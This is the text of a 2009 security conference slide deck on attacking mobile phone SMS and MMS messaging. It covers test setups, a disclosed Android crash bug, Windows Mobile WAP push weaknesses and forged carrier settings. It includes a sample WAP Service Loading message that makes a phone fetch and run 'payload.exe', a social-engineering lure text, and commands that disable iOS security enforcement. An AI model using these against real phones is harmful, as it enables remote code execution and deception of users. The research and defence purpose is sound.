Attacking Mobile Phone Messaging

YSTS 3.0 – 2009

Luis Miras (luis@ringzero.net)

Zane Lackey (zane@isecpartners.com)

iSEC Partners
https://www.isecpartners.com


Agenda

- **SMS Background**
  - Overview
  - SMS in mobile security
- **Testing Challenges**
- **Attack Environment**
- **Attacks**
  - Implementation
  - Configuration
  - Architecture
- **Conclusion**


SMS Background

- **SMS is a “catch-all” term**
  - SMS
  - MMS
  - EMS
  - …
- **Functions as a store-and-forward system**
- **Passed between carriers differently**
  - Often converted to multiple formats along the way


SMS Flow – Intra-carrier



SMS Flow – Inter-carrier




MMS Flow


1
M-Send.req
2
M-Send.conf
M-Notification.ind
3
M-NotifyResp.ind
4
WSP/HTTP GET.req
5
M-Retrieve.conf
6
M-Acknowledge.inf
7
8
M-Send.conf


Why is SMS important to mobile security

- **Mobile phone messaging is unique attack surface**
  - Always on
- **Functionality becoming more feature rich**
  - Ringtones
  - Videos
  - Pictures
- **Technical hurdles for attackers are dropping**
  - Easily modified phones
    - iPhone
    - Android
  - Functionality at higher layers
    - Lower layers will be attackable soon

Network Protocols Comparison



User Data Header



SMS UDH Background

- **Allows for new functionality to be built on top of SMS**
  - MMS
  - Ringtones
  - Large/multipart messages
- **Also allows for new set of attacks**
  - Is above the SMS header layer
  - Can easily be pushed on to carrier network

SMS UDH Example

- **Concatenated:**

- **Port addressing (WAP):**

Testing Environment

Testing Setup

- **Sending messages**
  - Access to GSM modem
- **Encoding/Decoding messages**
  - PDUs
  - MSISDNs
  - WBXML
- **Receiving messages**
  - Determining what was actually received

Sending messages

- **AT interface**
  - GSM modems support AT commands
    - AT+CMGS, AT+CMGW, etc…
  - Different devices and chipsets vary in supported features
  - Terminal needed, HyperTerminal, Minicom, PySerial
- **Can sometimes access GSM modem in phone**
  - Either via serial cable or Bluetooth
  - Tends to be easier on feature phones
- **Modems vary in message support**
  - GSM chip is at the heart of the modem.
  - GSM chip documentation requires NDAs
  - Treating chip as black box

Encoding/Decoding messages

- **Encode/Decode SMS**
  - PDUSpy http://www.nobbi.com/pduspy.htm
  - By hand
- **WBXML**
  - libwbxml converts between XML and WBXML http://libwbxml.aymerick.com/
    - wbxml2xml.exe – converts WBXML to XML
    - xml2wbxml.exe – converts XML to WBXML
  - Python bindings available

Receiving messages

- **Many phones drop or alter messages**
  - By the time a user sees the message through the phones UI, the phone has already potentially modified
  - In the case of special messages (ex: concatenated), the user wont see the message until all parts arrive
  - This hides too much data from a tester, need to see the raw message that arrives from the carrier
- **To obtain access to raw incoming PDU, it is best to use modems or older phones with extremely limited functionality**
  - New phones store messages in phone memory
  - Old phones will write raw PDU directly to SIM
- **SIM can then be removed from phone and analyzed**
  - We've modified a tool, pySimReader, to allow easy viewing of raw PDUs

Attack Environment

Attack environment goals

- **Increase speed**
  - Requiring the carrier to deliver each message is slow
- **Reduce Cost**
  - $0.10-$0.50 per message gets expensive when you're fuzzing thousands of messages
- **Add ability to analyze issues**
  - Debugging, viewing logs, etc
  - Sniffing traffic

Virtual MMS Configuration

- **Originally used by Collin Mulliner**
- **Virtual MMSC with Kannel and Apache**
- **Apache needs a new mime type**
  - application/vnd.wap.mms-message mms
- **Currently only Windows Mobile allows complete Virtual MMS environment over WIFI**
  - Needs new MMS server configuration
  - WM 6.x needs registry key changes
    - HKEY_LOCAL_MACHINE\Comm\Cellular\WAP\WAPImpl\SMSOnlyPorts

MMS Attack Vectors

- **Message Headers**
  - MMS uses many types of messages SMS, WAP, WSP
- **Message contents**
  - SMIL
    - Markup language to describe content
  - Rich content
    - Images
    - Audio/Video

Windows Mobile Challenges

- **IDA Pro is the best debugger**
  - Problems connecting and attaching in both IDA Pro and ActiveSync
    - IDA 5.5 wince debugger fixes some problems
- **General Debugger problems**
  - ActiveSync is terrible
  - ActiveSync connection disables the cellular data connection
- **System binaries cannot be stepped into.**
  - XIP binaries cannot be copied off the device by default
  - Tools available to dump files or firmware images
    - dumprom by itsme
    - Extract_XIP on xda-developers.com

iPhone 2.x Challenges

- **No native MMS**
- **GDB has broken features**
  - Apple maintains their own GCC and GDB ports
  - GDB based on a 2005 release
- **GDB server is broken**
- **Many timers within CommCenter**
  - Expired timeouts while debuggin results in CommCenter restarting

iPhone 3.0 beta Challenges

- **MMS possible using modified carrier files**
- **Same GDB issues as 2.x**
- **By default breakpoints in CommCenter would crash process**
  - Adding debugging entitlements failed
- **CommCenter workaround**
  - Attach to CommCenter
  - Turn of all security
    - sysctl -w security.mac.proc_enforce=0
    - sysctl -w security.mac.vnode_enforce=0
  - Set breakpoints
  - Turn on security (sometimes needed)

Example Implementation Vulnerability

- **Android flaw in parsing UDH for concatenated messages**
  - Concatenated messages have a sequence number. Valid range is 01-FF.
    - Setting sequence to 00 triggers an unhandled invalid array exception.
- **Impact: Crashed com.android.phone process on Android G1**
  - Disables all radio activity on the phone. Unable to:
    - Make/Receive phone calls
    - Send/Receive SMS
- **Privately disclosed to Google, fixed in Android "cupcake" release.**

Configuration vulnerability

- **Who is responsible?**
  - Much different from normal software vulnerabilities
  - OEMs, OS vendors, carriers all play a role in product
- **Windows Mobile WAP push SL "vulnerability"**
  - Posted by c0rnholio on xda-developers.com
    http://forum.xda-developers.com/showthread.php?t=395389
  - Executes binary without notifying the user
  - Not a Microsoft issue!

Configuration vulnerability

- **Microsoft recommends strict permissions for WAPSL**

  "**Do not put SECROLE_USER_UNAUTH security role in Service Loading (SL) Message Policy.**"

  – In practice, many phones allow SECROLE_USER_UNAUTH WAP SL messages

  – This means unauthenticated users executing binaries on phones.

  – HKLM\Security\Policies\Policies (recommended values)

    - 0x0000100c : 0x800
    - 0x0000100d : 0xc00

- **Example WAP SL WXML**

```
<?xml version="1.0"?>
<!DOCTYPE sl PUBLIC "-//WAPFORUM//DTD SL 1.0//EN"
   "http://www.wapforum.org/DTD/sl.dtd">
<sl href="http://example.com/payload.exe" action="execute-low" ></sl>
```


Architecture Attacks

- **Lots of behind-the-scenes messages are sent from the carrier to the phone**
- **These messages can be forged by attackers**
  - No source checking or cryptographic protections on messages
- **If an attacker constructs a validly formatted message, phones usually interpret it accordingly**
- **Benign example: voicemail notifications**

Carrier Generated Notifications – OTA Settings

- **A far more damaging example: OTA Settings**
- **OTA (Over The Air) Settings are used by carrier to push new settings to a phone**
- **Will prompt users, but easily combined with social engineering attacks**
  - "This is a free message from your carrier. We're rolling out new settings to our customers to enhance their mobile experience. Please accept these new settings when they appear on your phone in the next several minutes."

OTA Settings – Legitimate?



Carrier Generated Notifications – Enhanced Voicemail Notifications

- **Defined in Release 6 extension of SMS spec**
- **We've yet to see it supported by handsets**
  - But if it's not out there yet, it likely will be at some point
- **Allows a voicemail notification to also define the number dialed to access the voice mailbox**
  - From the spec: "In case of contradiction between this parameter and the Mailbox Dialing Numbers stored on (U)SIM this parameter shall take precedence "
- **Has potential to allow an attacker to man-in-the-middle victims voicemail access and steal PIN**

Conclusions

Conclusions

- **Mobile phone messaging attack surface is rapidly expanding**
  - In original SMS messages there was little for attackers to modify
  - Now, MMS and other high level applications on top of SMS are easily within reach of attackers
- **Not all mobile messaging attacks will be implementation flaws!**
  - The messaging specifications themselves leave a lot of ways for attackers to abuse legitimate functionality
- **Off-the-shelf defenses are mostly non-existent**
  - Significant area for new products to provide both carriers and end users with multiple layers of defense
- **Patching is becoming within reach of typical users**
  - Phone security policies need to take advantage of this by requiring patching

Q&A

Thank you!

zane@isecpartners.com **luis@ringzero.net**

http://www.isecpartners.com **http://luis.ringzero.net**

References

Tools

- **PySIM aka PySimReader**
  - Written by Todd Whiteman: http://simreader.sourceforge.net/
  - Originally designed as a simple tool to read and write phonebook and SMS entries from a SIM card
  - We've added the ability to use the tool to write arbitrary raw PDU strings to a SIM card for testing
  - Also added verbose debugging output so you can see the raw PDUs that are stored on the SIM
  - Our modified code available at: http://www.isecpartners.com/tools.html

Tools

- **SIM writer**
  - ACS ACR38t
  - USB, PC/SC compliant, supported by everything we tried it out on
  - ~$30 @ http://www.txsystems.com/acs.html

Further Information

- **SMS Information:**
  - http://www.3gpp.org/ftp/Specs/html-info/0340.htm
  - http://www.dreamfabric.com/sms/
  - http://www.developershome.com/sms/
  - http://www.activexperts.com/activsms/sms/
  - http://mobileforensics.files.wordpress.com/2007/06/understanding_sms.pdf

- **Prior Research:**
  - http://www.mulliner.org/pocketpc/feed/CollinMulliner_syscan07_pocketpcmms.pdf
  - http://www.cs.ucdavis.edu/~hchen/paper/securecomm06.pdf
  - http://www.blackhat.com/presentations/bh-europe-01/job-de-haas/bh-europe-01-dehaas.ppt